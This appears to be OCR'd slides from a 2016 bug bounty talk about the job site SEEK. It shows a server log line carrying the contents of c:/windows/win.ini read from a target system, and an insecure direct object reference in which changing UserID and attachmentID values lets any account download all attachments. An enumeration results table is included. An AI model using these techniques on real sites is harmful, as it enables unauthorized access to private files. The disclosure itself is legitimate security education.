54.66.194.71 - - [21/Jun/2016 03:53:34] "GET /?;%20for%2016-bit%20app%20support%0D%0A[fonts]%0D%0A[
extensions]%0D%0A[mci%20extensions]%0D%0A[files]%0D%0A[Mail]%0D%0AMAPI=1 HTTP/1.1" 301 -
```

c:/windows/win.ini

```
 for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

Insecure Direct Object Reference

Insecure Direct Object Reference

1. Application provides direct access to objects based on user-supplied input. E.g.


   seek.com.au/?UserID=**89783488**&attachmentID=**53412090**

2. Server does not check that the authenticated user is allowed to get the attachment of UserID (authorization bypass).

3. With any authenticated account an attacker can enumerate through **ALL** the ID's and download **ALL** the attachments!!

   seek.com.au/?UserID=**1111111**&attachmentID=**11111111**

Insecure Direct Object Reference



Request	Payload1	Payload2	Status ▲	Error	Timeout	Length	Comment
0			200	□	□	58643	baseline request
1003	1	1	200	□	□	388	
3006	2	3	200	□	□	338	
3007	3	3	200	□	□	328	
3008	4	3	200	□	□	334	
3010	6	3	200	□	□	334	
3009	5	3	200	□	□	336	
3011	7	3	200	□	□	334	
4007	2	4	200	□	□	326	
4008	3	4	200	□	□	316	
4009	4	4	200	□	□	322	
4010	5	4	200	□	□	324	
4011	6	4	200	□	□	322	
4012	7	4	200	□	□	322	
1	0	0	404	□	□	17436	
2	1	0	404	□	□	17436	
3	2	0	404	□	□	17436	
4	3	0	404	□	□	17436	
5	4	0	404	□	□	17436	
6	5	0	404	□	□	17436	
7	6	0	404	□	□	17436	
8	7	0	404	□	□	17436	
9	8	0	404	□	□	17436	

https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

Whats Next For SEEK?

Now	Next	Maybe
		f slack 99d
Private Flex Program	Private Ongoing Program	Unmanaged Public Program
seek	in Riot GAMES	Google indeed one search. all jobs.

The End

Credits/References

- https://pages.bugcrowd.com/hubfs/PDFs/state-of-bug-bounty-2016.pdf
- https://www2.trustwave.com/rs/815-RFM-693/images/2016%20Trustwave%20Global%20Security%20Report.pdf
- http://www.wired.co.uk/article/hack-the-pentagon-bug-bounty
- http://bugsheet.com/directory
- http://www.theverge.com/2016/3/8/11179926/facebook-account-security-flaw-bug-bounty-payout